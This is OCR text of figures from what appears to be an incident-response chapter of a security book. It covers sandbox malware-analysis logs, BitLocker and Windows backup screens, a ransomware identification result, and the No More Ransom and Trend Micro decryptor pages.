

Input Sample
Virtual Machine
Agent
Instruction and Sample
Behaviour logs
Controller
Static Analysis
Static and behaviour logs

```
        }
    ],
    "behavior": {
        "processtree": [
            {
                "parent_id": 1292,
                "pid": 1664,
                "children": [
                    {
                        "parent_id": 1664,
                        "pid": 1628,
                        "children": [],
                        "name": "svchost.exe"
                    }
                ],
                "name": "Receipt-US-Jersey_City.exe"
            }
        ],
        "processes": [
            {
                "parent_id": 1292,
                "process_name": "Receipt-US-Jersey_City.exe",
```



iexplore.exe Properties
General
Compatibility
Digital Signatures
Security
Details
Previous Versions
Property
Value
Description
File description
Internet Explorer
Type
Application
File version
11.0.9600.18860
Product name
Internet Explorer
Product version
11.00.9600.18860
Copyright
© Microsoft Corporation. All rights reserved.
Size
795 KB
Date modified
15-11-2017 06:57
Language
English (United States)
Original filename
IEXPLORE.EXE
Remove Properties and Personal Information
OK
Cancel
Apply



BitLocker
Enter the password to unlock this drive
Press the Insert key to see the password as you type.



Microsoft BitLocker Administration and Monitoring
Help keep your data safe with BitLocker Drive Encryption
Your company enabled BitLocker Drive Encryption to help prevent unauthorized access to files that are stored on some drives shown here. There is no change in how you use your computer, however unauthorized users cannot read or use your files.
Learn About
BitLocker Overview
Using your PIN or Password
BitLocker Drive Encryption - Fixed Disk Drives
C:
Encryption On
Manage your PIN
BitLocker Drive Encryption - External Drives
Advanced
TPM Administration
Disk Management



Control Panel ▸ System and Security ▸ Backup and Restore
Search Control Panel
Control Panel Home
Create a system image
Create a system repair disc
Back up or restore your files
Backup
Windows Backup has not been set up.
Set up backup
Restore
Windows could not find a backup for this computer.
Select another backup to restore files from
Recover system settings or your computer
See also
Action Center
Windows Easy Transfer

Chapter 9: Incident Response




1 Result
Xorist
This ransomware is decryptable!
Identified by
ransomnote_filename: HOW TO DECRYPT FILES.txt
ransomnote_email: fast_decrypt_and_protect@tutanota.com
ransomnote_bitcoin: 1NJNG57hFPPcmSmFYbxKmL33uc5nLwYLCK
Click here for more information about Xorist


Secure | https://www.nomoreransom.org/en/index.html
Winner
EDITOR'S CHOICE AWARD
NO MORE RANSOM!
English
Crypto Sheriff
Ransomware: Q&A
Prevention Advice
Decryption Tools
Report a Crime
Partners
About the Project
New decryptor for EncrypTile available, please click here
NEED HELP unlocking your digital life without paying your attackers*?
YES
NO
Ransomware is malware that locks your computer and mobile devices or encrypts your electronic files. When this happens, you can't get to the data unless you pay a ransom. However this is not guaranteed and you should never pay!
GOOD NEWS
BAD NEWS
GOOD NEWS


CERBER V1 Ransom
Trend Micro Ransomware Decryptor is designed to decrypt files encrypted by CERBER V1 Ransom.
For more information please see this how-to guide.
DOWNLOAD
Tool made by Trend Micro